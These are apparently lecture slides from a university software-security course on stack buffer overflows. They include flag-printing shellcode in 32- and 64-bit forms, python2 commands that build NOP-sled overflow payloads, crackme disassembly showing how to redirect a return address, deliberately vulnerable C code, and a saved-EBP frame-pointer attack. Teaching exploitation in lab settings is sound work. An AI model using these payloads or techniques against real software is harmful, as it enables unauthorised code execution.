

CSE 410/510 Special Topics: Software Security

Instructor: Dr. Ziming Zhao

Location: NSC 220

Time: Monday 5:00PM - 7:50PM

Last Class

1. Stack-based buffer overflow
 - a. Place the shellcode at other locations.

This Class

1. Stack-based buffer overflow
 - a. Overwrite Saved EBP.
 - b. Defense.

Non-shell Shellcode 32bit printflag (without 0s)

`sendfile(1, open("/flag", 0), 0, 1000)`

```
8049000: 6a 67      push 0x67
8049002: 68 2f 66 6c 61  push 0x616c662f
8049007: 31 c0      xor  eax,eax
8049009: b0 05      mov  al,0x5
804900b: 89 e3      mov  ebx,esp
804900d: 31 c9      xor  ecx,ecx
804900f: 31 d2      xor  edx,edx
8049011: cd 80      int  0x80
8049013: 89 c1      mov  ecx,eax
8049015: 31 c0      xor  eax,eax
8049017: b0 64      mov  al,0x64
8049019: 89 c6      mov  esi,eax
804901b: 31 c0      xor  eax,eax
804901d: b0 bb      mov  al,0xbb
804901f: 31 db      xor  ebx,ebx
8049021: b3 01      mov  bl,0x1
8049023: 31 d2      xor  edx,edx
8049025: cd 80      int  0x80
8049027: 31 c0      xor  eax,eax
8049029: b0 01      mov  al,0x1
804902b: 31 db      xor  ebx,ebx
804902d: cd 80      int  0x80
```

Command:

```
export SCODE=$(python2 -c "print '\x90'* sled size +  
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\x  
d2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb  
\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")
```

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\x31\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

Non-shell Shellcode 64bit printflag

`sendfile(1, open("/flag", 0), 0, 1000)`

```
401000: 48 31 c0      xor rax,rax
401003: b0 67        mov al,0x67
401005: 66 50        push ax
401007: 66 b8 6c 61   mov ax,0x616c
40100b: 66 50        push ax
40100d: 66 b8 2f 66   mov ax,0x662f
401011: 66 50        push ax
401013: 48 31 c0      xor rax,rax
401016: b0 02        mov al,0x2
401018: 48 89 e7     mov rdi,rsi
40101b: 48 31 f6     xor rsi,rsi
40101e: 0f 05       syscall
401020: 48 89 c6     mov rsi,rax
401023: 48 31 c0      xor rax,rax
401026: b0 01        mov al,0x1
401028: 48 89 c7     mov rdi,rax
40102b: 48 31 d2     xor rdx,rdx
40102e: 41 b2 c8     mov r10b,0xc8
401031: b0 28        mov al,0x28
401033: 0f 05       syscall
401035: b0 3c        mov al,0x3c
401037: 0f 05       syscall
```

Command:

```
(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled  
size +  
'\x48\x31\xc0\xb0\x67\x66\x50\x66\xb8\x6c\x61\x66\x50\x66\xb  
8\x2f\x66\x66\x50\x48\x31\xc0\xb0\x02\x48\x89\xe7\x48\x31\xf  
6\x0f\x05\x48\x89\xc6\x48\x31\xc0\xb0\x01\x48\x89\xc7\x48\x3  
1\xd2\x41\xb2\xc8\xb0\x28\x0f\x05\xb0\x3c\x0f\x05") >  
/tmp/exploit  
  
./program < /tmp/exploit
```

`\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\xc7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x00\x00\x00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x0
0\x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc2\xe8\x03\x00\x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05`

crackme4h

```
void printsecret(int i, int j, int k)
{
    if (i == 0xdeadbeef && j == 0xCODECAFE && k == 0xD0D0FACE)
        print_flag();

    exit(0);}

int main(int argc, char *argv[])
{
    char buf[8];

    if (argc != 2)
        return 0;

    strcpy(buf, argv[1]);
}
```

crackme4

0000137a <main>:

```
137a: f3 0f 1e fb    endbr32
137e: 55             push ebp
137f: 89 e5         mov  ebp,esp
1381: 83 ec 08     sub  esp,0x8
1384: 83 7d 08 02   cmp  DWORD PTR
[ebp+0x8],0x2
1388: 74 07        je   1391 <main+0x17>
138a: b8 00 00 00 00 mov  eax,0x0
138f: eb 1a        jmp  13ab <main+0x31>
1391: 8b 45 0c     mov  eax,DWORD PTR
[ebp+0xc]
1394: 83 c0 04     add  eax,0x4
1397: 8b 00        mov  eax,DWORD PTR [eax]
1399: 50          push eax
139a: 8d 45 f8     lea  eax,[ebp-0x8]
139d: 50          push eax
139e: e8 fc ff ff  call 139f <main+0x25>
13a3: 83 c4 08     add  esp,0x8
13a6: b8 00 00 00 00 mov  eax,0x0
13ab: c9          leave
13ac: c3          ret
```

Arg3 = 0xd0doface

Arg2 = 0xcodecafe

Arg1 = 0xdeadbeef

4 bytes

RET = printsecret

crackme4h

0000138c <main>:

138c: f3 0f 1e fb endbr32

1390: 8d 4c 24 04 lea ecx,[esp+0x4]

1394: 83 e4 f0 and esp,0xfffff0

1397: ff 71 fc push DWORD PTR [ecx-0x4]

139a: 55 push ebp

139b: 89 e5 mov ebp,esp

139d: 51 push ecx

139e: 83 ec 14 sub esp,0x14

13a1: 89 c8 mov eax,ecx

13a3: 83 38 02 cmp DWORD PTR [eax],0x2

13a6: 74 07 je 13af <main+0x23>

13a8: b8 00 00 00 00 mov eax,0x0

13ad: eb 1d jmp 13cc <main+0x40>

13af: 8b 40 04 mov eax,DWORD PTR [eax+0x4]

13b2: 83 c0 04 add eax,0x4

13b5: 8b 00 mov eax,DWORD PTR [eax]

13b7: 83 ec 08 sub esp,0x8

13ba: 50 push eax

13bb: 8d 45 f0 lea eax,[ebp-0x10]

13be: 50 push eax

13bf: e8 fc ff ff call 13c0 <main+0x34>

13c4: 83 c4 10 add esp,0x10

13c7: b8 00 00 00 00 mov eax,0x0

13cc: 8b 4d fc mov ecx,DWORD PTR [ebp-0x4]

13cf: c9 leave

13d0: 8d 61 fc lea esp,[ecx-0x4]

13d3: c3 ret

crackme4h

0000138c <main>:

```
138c: f3 0f 1e fb    endbr32
1390: 8d 4c 24 04    lea ecx,[esp+0x4]
1394: 83 e4 f0      and esp,0xfffff0
1397: ff 71 fc      push DWORD PTR [ecx-0x4]
139a: 55           push ebp
139b: 89 e5        mov ebp,esp
139d: 51           push ecx
139e: 83 ec 14     sub esp,0x14
13a1: 89 c8        mov eax,ecx
13a3: 83 38 02     cmp DWORD PTR [eax],0x2
13a6: 74 07        je 13af <main+0x23>
13a8: b8 00 00 00 00 mov eax,0x0
13ad: eb 1d        jmp 13cc <main+0x40>
13af: 8b 40 04     mov eax,DWORD PTR [eax+0x4]
13b2: 83 c0 04     add eax,0x4
13b5: 8b 00        mov eax,DWORD PTR [eax]
13b7: 83 ec 08     sub esp,0x8
13ba: 50           push eax
13bb: 8d 45 f0     lea eax,[ebp-0x10]
13be: 50           push eax
13bf: e8 fc ff ff  call 13c0 <main+0x34>
13c4: 83 c4 10     add esp,0x10
13c7: b8 00 00 00 00 mov eax,0x0
13cc: 8b 4d fc     mov ecx,DWORD PTR [ebp-0x4]
13cf: c9           leave
13d0: 8d 61 fc     lea esp,[ecx-0x4]
13d3: c3           ret
```

ecx →

esp →

argv[1]

argv[0]

argc

RET

crackme4h

0000138c <main>:

```
138c: f3 0f 1e fb    endbr32
1390: 8d 4c 24 04    lea ecx,[esp+0x4]
1394: 83 e4 f0      and esp,0xffffffff
1397: ff 71 fc      push DWORD PTR [ecx-0x4]
139a: 55           push ebp
139b: 89 e5        mov ebp,esp
139d: 51          push ecx
139e: 83 ec 14     sub esp,0x14
13a1: 89 c8        mov eax,ecx
13a3: 83 38 02     cmp DWORD PTR [eax],0x2
13a6: 74 07        je 13af <main+0x23>
13a8: b8 00 00 00 00 mov eax,0x0
13ad: eb 1d        jmp 13cc <main+0x40>
13af: 8b 40 04     mov eax,DWORD PTR [eax+0x4]
13b2: 83 c0 04     add eax,0x4
13b5: 8b 00        mov eax,DWORD PTR [eax]
13b7: 83 ec 08     sub esp,0x8
13ba: 50          push eax
13bb: 8d 45 f0     lea eax,[ebp-0x10]
13be: 50          push eax
13bf: e8 fc ff ff  call 13c0 <main+0x34>
13c4: 83 c4 10     add esp,0x10
13c7: b8 00 00 00 00 mov eax,0x0
13cc: 8b 4d fc     mov ecx,DWORD PTR [ebp-0x4]
13cf: c9          leave
13d0: 8d 61 fc     lea esp,[ecx-0x4]
13d3: c3          ret
```

ecx →

esp →

argv[1]

argv[0]

argc

RET

Size <= 16 bytes

crackme4h

```
0000138c <main>:
138c:  f3 0f 1e fb      endbr32
1390:  8d 4c 24 04      lea  ecx,[esp+0x4]
1394:  83 e4 f0         and  esp,0xfffffff0
1397:  ff 71 fc         push DWORD PTR [ecx-0x4]
139a:  55              push ebp
139b:  89 e5           mov  ebp,esp
139d:  51             push ecx
139e:  83 ec 14       sub  esp,0x14
13a1:  89 c8           mov  eax,ecx
13a3:  83 38 02       cmp  DWORD PTR [eax],0x2
13a6:  74 07          je   13af <main+0x23>
13a8:  b8 00 00 00 00  mov  eax,0x0
13ad:  eb 1d          jmp  13cc <main+0x40>
13af:  8b 40 04       mov  eax,DWORD PTR [eax+0x4]
13b2:  83 c0 04       add  eax,0x4
13b5:  8b 00         mov  eax,DWORD PTR [eax]
13b7:  83 ec 08       sub  esp,0x8
13ba:  50            push eax
13bb:  8d 45 f0       lea  eax,[ebp-0x10]
13be:  50            push eax
13bf:  e8 fc ff ff    call 13c0 <main+0x34>
13c4:  83 c4 10       add  esp,0x10
13c7:  b8 00 00 00 00  mov  eax,0x0
13cc:  8b 4d fc       mov  ecx,DWORD PTR [ebp-0x4]
13cf:  c9            leave
13d0:  8d 61 fc       lea  esp,[ecx-0x4]
13d3:  c3            ret
```

ecx →

esp →

argv[1]

argv[0]

argc

RET

Size <= 16 bytes

RET

crackme4h

0000138c <main>:

```
138c: f3 0f 1e fb    endbr32
1390: 8d 4c 24 04    lea ecx,[esp+0x4]
1394: 83 e4 f0      and esp,0xffffffff0
1397: ff 71 fc      push DWORD PTR [ecx-0x4]
139a: 55           push ebp
139b: 89 e5        mov ebp,esp
139d: 51           push ecx
139e: 83 ec 14     sub esp,0x14
13a1: 89 c8        mov eax,ecx
13a3: 83 38 02     cmp DWORD PTR [eax],0x2
13a6: 74 07        je 13af <main+0x23>
13a8: b8 00 00 00 00 mov eax,0x0
13ad: eb 1d        jmp 13cc <main+0x40>
13af: 8b 40 04     mov eax,DWORD PTR [eax+0x4]
13b2: 83 c0 04     add eax,0x4
13b5: 8b 00        mov eax,DWORD PTR [eax]
13b7: 83 ec 08     sub esp,0x8
13ba: 50           push eax
13bb: 8d 45 f0     lea eax,[ebp-0x10]
13be: 50           push eax
13bf: e8 fc ff ff  call 13c0 <main+0x34>
13c4: 83 c4 10     add esp,0x10
13c7: b8 00 00 00 00 mov eax,0x0
13cc: 8b 4d fc     mov ecx,DWORD PTR [ebp-0x4]
13cf: c9           leave
13d0: 8d 61 fc     lea esp,[ecx-0x4]
13d3: c3           ret
```

ecx →

ebp, esp →

argv[1]

argv[0]

agrc

RET

Size <= 16 bytes

RET

Saved EBP

crackme4h


0000138c <main>:

```
138c: f3 0f 1e fb    endbr32
1390: 8d 4c 24 04    lea ecx,[esp+0x4]
1394: 83 e4 f0      and esp,0xffffffff0
1397: ff 71 fc      push DWORD PTR [ecx-0x4]
139a: 55           push ebp
139b: 89 e5        mov  ebp,esp
139d: 51          push ecx
139e: 83 ec 14     sub  esp,0x14
13a1: 89 c8        mov  eax,ecx
13a3: 83 38 02     cmp  DWORD PTR [eax],0x2
13a6: 74 07       je   13af <main+0x23>
13a8: b8 00 00 00 00 mov  eax,0x0
13ad: eb 1d       jmp 13cc <main+0x40>
13af: 8b 40 04     mov  eax,DWORD PTR [eax+0x4]
13b2: 83 c0 04     add  eax,0x4
13b5: 8b 00       mov  eax,DWORD PTR [eax]
13b7: 83 ec 08     sub  esp,0x8
13ba: 50         push eax
13bb: 8d 45 f0     lea  eax,[ebp-0x10]
13be: 50         push eax
13bf: e8 fc ff ff  call 13c0 <main+0x34>
13c4: 83 c4 10     add  esp,0x10
13c7: b8 00 00 00 00 mov  eax,0x0
13cc: 8b 4d fc     mov  ecx,DWORD PTR [ebp-0x4]
13cf: c9         leave
13d0: 8d 61 fc     lea  esp,[ecx-0x4]
13d3: c3         ret
```

ecx →


ebp →

esp →




crackme4h

```
0000138c <main>:
138c:  f3 0f 1e fb      endbr32
1390:  8d 4c 24 04      lea ecx,[esp+0x4]
1394:  83 e4 f0         and esp,0xfffff0
1397:  ff 71 fc        push DWORD PTR [ecx-0x4]
139a:  55              push ebp
139b:  89 e5           mov ebp,esp
139d:  51              push ecx
139e:  83 ec 14        sub esp,0x14
13a1:  89 c8           mov eax,ecx
13a3:  83 38 02        cmp DWORD PTR [eax],0x2
13a6:  74 07           je 13af <main+0x23>
13a8:  b8 00 00 00 00  mov eax,0x0
13ad:  eb 1d           jmp 13cc <main+0x40>
13af:  8b 40 04        mov eax,DWORD PTR [eax+0x4]
13b2:  83 c0 04        add eax,0x4
13b5:  8b 00           mov eax,DWORD PTR [eax]
13b7:  83 ec 08        sub esp,0x8
13ba:  50              push eax
13bb:  8d 45 f0        lea eax,[ebp-0x10]
13be:  50              push eax
13bf:  e8 fc ff ff ff  call 13c0 <main+0x34>
13c4:  83 c4 10        add esp,0x10
13c7:  b8 00 00 00 00  mov eax,0x0
13cc:  8b 4d fc        mov ecx,DWORD PTR [ebp-0x4]
13cf:  c9              leave
13d0:  8d 61 fc        lea esp,[ecx-0x4]
13d3:  c3              ret
```



crackme4h

```
0000138c <main>:
138c:  f3 0f 1e fb      endbr32
1390:  8d 4c 24 04      lea ecx,[esp+0x4]
1394:  83 e4 f0         and esp,0xffffffff0
1397:  ff 71 fc         push DWORD PTR [ecx-0x4]
139a:  55              push ebp
139b:  89 e5           mov ebp,esp
139d:  51              push ecx
139e:  83 ec 14        sub esp,0x14
13a1:  89 c8           mov eax,ecx
13a3:  83 38 02        cmp DWORD PTR [eax],0x2
13a6:  74 07           je 13af <main+0x23>
13a8:  b8 00 00 00 00  mov eax,0x0
13ad:  eb 1d           jmp 13cc <main+0x40>
13af:  8b 40 04        mov eax,DWORD PTR [eax+0x4]
13b2:  83 c0 04        add eax,0x4
13b5:  8b 00           mov eax,DWORD PTR [eax]
13b7:  83 ec 08        sub esp,0x8
13ba:  50              push eax
13bb:  8d 45 f0        lea eax,[ebp-0x10]
13be:  50              push eax
13bf:  e8 fc ff ff     call 13c0 <main+0x34>
13c4:  83 c4 10        add esp,0x10
13c7:  b8 00 00 00 00  mov eax,0x0
13cc:  8b 4d fc        mov ecx,DWORD PTR [ebp-0x4]
13cf:  c9              leave
13d0:  8d 61 fc        lea esp,[ecx-0x4]
13d3:  c3              ret
```




crackme4h

```
0000138c <main>:
138c: f3 0f 1e fb      endbr32
1390: 8d 4c 24 04      lea ecx,[esp+0x4]
1394: 83 e4 f0         and esp,0xfffff0
1397: ff 71 fc         push DWORD PTR [ecx-0x4]
139a: 55              push ebp
139b: 89 e5           mov ebp,esp
139d: 51              push ecx
139e: 83 ec 14        sub esp,0x14
13a1: 89 c8           mov eax,ecx
13a3: 83 38 02        cmp DWORD PTR [eax],0x2
13a6: 74 07           je 13af <main+0x23>
13a8: b8 00 00 00 00  mov eax,0x0
13ad: eb 1d           jmp 13cc <main+0x40>
13af: 8b 40 04        mov eax,DWORD PTR [eax+0x4]
13b2: 83 c0 04        add eax,0x4
13b5: 8b 00           mov eax,DWORD PTR [eax]
13b7: 83 ec 08        sub esp,0x8
13ba: 50              push eax
13bb: 8d 45 f0        lea eax,[ebp-0x10]
13be: 50              push eax
13bf: e8 fc ff ff     call 13c0 <main+0x34>
13c4: 83 c4 10        add esp,0x10
13c7: b8 00 00 00 00  mov eax,0x0
13cc: 8b 4d fc        mov ecx,DWORD PTR [ebp-0x4]
13cf: c9              leave
13d0: 8d 61 fc        lea esp,[ecx-0x4]
13d3: c3              ret
```

esp →

ecx →




crackme4h

```
0000138c <main>:
138c:  f3 0f 1e fb      endbr32
1390:  8d 4c 24 04      lea ecx,[esp+0x4]
1394:  83 e4 f0        and esp,0xffffffff0
1397:  ff 71 fc        push DWORD PTR [ecx-0x4]
139a:  55             push ebp
139b:  89 e5          mov ebp,esp
139d:  51             push ecx
139e:  83 ec 14       sub esp,0x14
13a1:  89 c8          mov eax,ecx
13a3:  83 38 02       cmp DWORD PTR [eax],0x2
13a6:  74 07          je 13af <main+0x23>
13a8:  b8 00 00 00 00  mov eax,0x0
13ad:  eb 1d          jmp 13cc <main+0x40>
13af:  8b 40 04       mov eax,DWORD PTR [eax+0x4]
13b2:  83 c0 04       add eax,0x4
13b5:  8b 00          mov eax,DWORD PTR [eax]
13b7:  83 ec 08       sub esp,0x8
13ba:  50             push eax
13bb:  8d 45 f0       lea eax,[ebp-0x10]
13be:  50             push eax
13bf:  e8 fc ff ff    call 13c0 <main+0x34>
13c4:  83 c4 10       add esp,0x10
13c7:  b8 00 00 00 00  mov eax,0x0
13cc:  8b 4d fc       mov ecx,DWORD PTR [ebp-0x4]
13cf:  c9             leave
13d0:  8d 61 fc       lea esp,[ecx-0x4]
13d3:  c3             ret
```


ecx →

esp →



Crackme4h

Craft the exploit



crackme464

0000000000012e2 <printsecret>:

```
12e2:  f3 0f 1e fa      endbr64
12e6:  55                push rbp
12e7:  48 89 e5         mov  rbp,rsp
12ea:  48 83 ec 10      sub  rsp,0x10
12ee:  89 7d fc         mov  DWORD PTR [rbp-0x4],edi
12f1:  89 75 f8         mov  DWORD PTR [rbp-0x8],esi
12f4:  89 55 f4         mov  DWORD PTR [rbp-0xc],edx
12f7:  81 7d fc ef be ad de  cmp  DWORD PTR [rbp-0x4],0xdeadbeef
12fe:  75 1c            jne  131c <printsecret+0x3a>
1300:  81 7d f8 fe ca de c0  cmp  DWORD PTR [rbp-0x8],0xc0decafe
1307:  75 13            jne  131c <printsecret+0x3a>
1309:  81 7d f4 ce fa d0 d0  cmp  DWORD PTR [rbp-0xc],0xd0d0face
1310:  75 0a            jne  131c <printsecret+0x3a>
1312:  b8 00 00 00 00    mov  eax,0x0
1317:  e8 ed fe ff ff    call 1209 <print_flag>
131c:  bf 00 00 00 00    mov  edi,0x0
1321:  e8 ea fd ff ff    call 1110 <exit@plt>
```

Return to here!!

Frame Pointer Attack (Saved EBP/RBP)

Change the upper level func's return address

Overflow6 32bit

```
int vulfoo(char *p)
{
    char buf[4];

    printf("buf is at %p\n", buf);
    memcpy(buf, p, 12);

    return 0;
}

int main(int argc, char *argv[])
{
    if (argc != 2)
        return 0;

    vulfoo(argv[1]);
}
```

Overflow6 32bit

000011ed <vulfoo>:

```
11ed:  f3 0f 1e fb      endbr32
11f1:  55               push ebp
11f2:  89 e5           mov  ebp,esp
11f4:  53             push ebx
11f5:  83 ec 04       sub  esp,0x4
11f8:  e8 f3 fe ff ff  call 10f0 <_x86.get_pc_thunk.bx>
11fd:  81 c3 d7 2d 00 00 add  ebx,0x2dd7
1203:  8d 45 f8       lea  eax,[ebp-0x8]
1206:  50             push eax
1207:  8d 83 34 e0 ff ff lea  eax,[ebx-0x1fcc]
120d:  50             push eax
120e:  e8 6d fe ff ff  call 1080 <printf@plt>
1213:  83 c4 08       add  esp,0x8
1216:  6a 0c         push 0xc
1218:  ff 75 08       push DWORD PTR [ebp+0x8]
121b:  8d 45 f8       lea  eax,[ebp-0x8]
121e:  50             push eax
121f:  e8 6c fe ff ff  call 1090 <memcpy@plt>
1224:  83 c4 0c       add  esp,0xc
